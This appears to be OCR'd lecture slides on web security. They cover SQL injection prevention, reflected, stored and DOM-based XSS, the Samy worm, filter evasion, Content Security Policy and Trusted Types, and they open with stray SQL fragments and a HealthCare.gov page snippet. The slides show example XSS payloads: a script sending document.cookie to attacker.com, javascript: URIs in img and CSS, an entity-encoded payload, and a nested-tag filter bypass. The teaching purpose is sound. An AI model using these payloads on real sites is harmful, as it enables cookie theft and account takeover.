;select * from *;
; grant
; rehabilitative and habilitative
; show tables
Improving
HealthCare.gov
The Health Insurance Marketplace online application isn't available from
we make improvements. Additional down times may be possible as we wo
and the Marketplace call center remain available during these hours.
Find health coverage that works for you
Get quality coverage at a price you can afford. Open enrollment in the Health Insurance Marketplace continues until March 31, 2014.
APPLY ONLINE
APPLY BY PHONE
4 Ways to Get
Coverage
SEE PLANS AND PRICES IN YOUR AREA
SEE PLANS NOW
Get covered: A one-
Find out if you
See 4 ways you can
Get in-person help in
Call 1-800-318-2596

Preventing SQL Injection

Never, ever, ever, build SQL commands yourself!

Use:

* Parameterized (AKA Prepared) SQL

* ORMs (Object Relational Mappers)

Parameterized SQL: Separate Code and Data

Parameterized SQL allows you to pass in query separately from arguments

```
sql = "SELECT * FROM users WHERE email = ?"
cursor.execute(sql, [‘nadiah@cs.ucsd.edu’])

sql = “INSERT INTO users(name, email) VALUES(?,?)”
cursor.execute(sql, [‘Deian Stefan', ‘deian@cs.ucsd.edu’])
```

Values are sent to server separately from command. Library doesn’t need to try to escape

Benefit: Server will automatically handle escaping data

Extra Benefit: parameterized queries are typically *faster* because server can cache the query plan

ORMs

Object Relational Mappers (ORM) provide an interface between native objects and relational databases

```
class User(DBObject):
    __id__ = Column(Integer, primary_key=True)
    name   = Column(String(255))
    email  = Column(String(255), unique=True)

users = User.query(email='nadiah@cs.ucsd.edu’)
session.add(User(email=‘deian@cs.ucsd.edu’, name=‘Deian Stefan’)
session.commit()
```

Underlying driver turns OO code into prepared SQL queries.

Added bonus: can change underlying database without changing app code. From SQLite3, to MySQL, MicrosoftSQL, to No-SQL backends!

Injection Summary

Injection attacks occur when un-sanitized user input ends up as code (shell command, argument to eval, or SQL statement).

This remains a tremendous problem today

Do not try to manually sanitize user input. You *will not* get it right.

Simple, foolproof solution is to use safe interfaces (e.g., parameterized SQL)

Cross Site Scripting
(XSS)

Cross Site Scripting (XSS)

Cross Site Scripting: Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

Command/SQL Injection

attacker's malicious code is executed on victim's server

Cross Site Scripting

attacker's malicious code is executed on victim's browser

Search Example

https://google.com/search?q=<search term>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Search Example

https://google.com/search?q=apple

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Search Example

https://google.com/search?q=<script>alert(“hello world”)</script>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello world”)</script></h1>
  </body>
</html>
```

Search Example

```
https://google.com/search?
    q=<script>window.open(http://attacker.com? ... document.cookie ...)</script>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>window.open(http://attacker.com? ...
            cookie=document.cookie ...)</script></h1>
  </body>
</html>
```

Types of XSS

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

Reflected XSS. The attack script is reflected back to the user as part of a page from the victim site.

Stored XSS. The attacker stores the malicious code in a resource managed by the web application, such as a database.

Reflected Example


Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website.

Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.

Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Stored XSS

The attacker stores the malicious code in a resource managed by the web application, such as a database.



Samy Worm

XSS-based worm that spread on MySpace. It would display the string "*but most of all, samy is my hero*" on a victim's MySpace profile page as well as send Samy a friend request.

In 20 hours, it spread to one million users.

MySpace

MySpace allowed users to post HTML to their pages. Filtered out

```
<script>, <body>, onclick, <a href=javascript://>
```

Missed one. You can run Javascript inside of CSS tags.

```
<div style="background:url('javascript:alert(1)')">
```

Filtering and Sanitizing HTML, JS, etc.

For a long time, the only way to prevent XSS attacks was to try to filter out malicious content.

Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.

Adopt a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete

Filtering is Really Hard

Large number of ways to call Javascript and to escape content

- URI Scheme: <img src="javascript:alert(document.cookie);">
- On{event} Handers: onSubmit, OnError, onSyncRestored, … (there's ~105)
- Samy Worm: CSS

Tremendous number of ways of encoding content

<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>

Google XSS FIlter Evasion!

Filters that Change Content

Filter Action: filter out <script

Attempt 1: <script src= "…">

src="…"

Attempt 2: <scr<scriptipt src="..."

<script src="...">

Filters that Change Content

Today, web frameworks take care of filtering out malicious input*

* they still mess up regularly. Don't trust them if it's important

Do <u>not</u> roll your own.

WordPress 5.2.3 Security and Maintenance Release

Posted September 5, 2019 by Jake Spurlock. Filed under Releases, Security.

WordPress 5.2.3 is now available!

This security and maintenance release features 29 fixes and enhancements. Plus, it adds a number of security fixes—see the list below.

These bugs affect WordPress versions 5.2.2 and earlier; version 5.2.3 fixes them, so you'll want to upgrade.

If you haven't yet updated to 5.2, there are also updated versions of 5.0 and earlier that fix the bugs for you.

Security Updates

- Props to Simon Scannell of RIPS Technologies for finding and disclosing two issues. The first, a cross-site scripting (XSS) vulnerability found in post previews by contributors. The second was a cross-site scripting vulnerability in stored comments.
- Props to Tim Coen for disclosing an issue where validation and sanitization of a URL could lead to an open redirect.
- Props to Anshul Jain for disclosing reflected cross-site scripting during media uploads.
- Props to Zhouyuan Yang of Fortinet's FortiGuard Labs who disclosed a vulnerability for cross-site scripting (XSS) in shortcode previews.
- Props to Ian Dunn of the Core Security Team for finding and disclosing a case where reflected cross-site scripting could be found in the dashboard.
- Props to Soroush Dalili (@irsdl) from NCC Group for disclosing an issue with URL sanitization that can lead to cross-site scripting (XSS) attacks.

Content Security Policy

CSP allows for server administrators to eliminate XSS attacks by specifying the domains that the browser should consider to be valid sources of executable scripts.

Browser will only execute scripts loaded in source files received from whitelisted domains, ignoring all other scripts (including inline scripts and event-handling HTML attributes).

Example CSP 1

Example: content can only be loaded from same domain; no inline scripts

`Content-Security-Policy: default-src 'self'`

Example CSP 2

Allow:

* include images from any origin in their own content
* restrict audio or video media to trusted providers
* only allow scripts from a specific server that hosts trusted code; no inline scripts

```
Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com;
script-src userscripts.example.com
```

Content Security Policy

Administrator serves Content Security Policy via:

HTTP Header

Content-Security-Policy: default-src 'self'

Meta HTML Object

<meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*; child-src 'none';">

Still Not Enough

- Rendering is not solely done server-side. User-controlled data is also handled client side (especially for modern apps that use the server as a simple database and do most of the rendering client side).
- Need to deal with another type of XSS: DOM-based XSS

Global Search Example

/search?default=French

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
 <select>
  <script>
  const  href = document.location.href;
  document.write(“<option value=1>”  + href.substring(href.indexOf(“default=“)+8) + "</option>");
  document.write("<option value=2>English</option>");
  </script>
 </select>
...
  </body>
</html>
```

Global Search Example

/search?default=French

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
 <select>
  <option value=1>French</option>
  <option value=2>English</option>
 </select>
...
  </body>
</html>
```

Global Search Example

```
/search?default=<script>alert(“hello world”)</script>
```

Global Search Example

```
/search?default=<script>alert(“hello world”)</script>
```

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
 <select>
  <option value=1><script>alert(“hello world”)</script></option>
  <option value=2>English</option>
 </select>
...
  </body>
</html>
```

Trusted Types

- Instead of allowing arbitrary strings to end up in sinks like **document.write** and **innerHTML**, only allow values that have been sanitized/filtered. Trusted values don't have type String, they have type TrustedHTML.
- Restrict the creation of values that have this type to small trusted code.

```
const templatePolicy = TrustedTypes.createPolicy('template', {
  createHTML: (templateId) => {
    const tpl = templateId;
    if (/^[a-z-]$/.test(tpl)) {
      return `<option value=“1">${tpl}</option>`;
    }
    throw new TypeError();
  }
});
```

Trusted Types

- Instead of allowing arbitrary strings to end up in sinks like **document.write**

Better. Not great. Still need to get your sanitization/filtering function right.

```
      }
      throw new TypeError();
    }
  });
```

Using untrusted/vulnerable components (next lecture)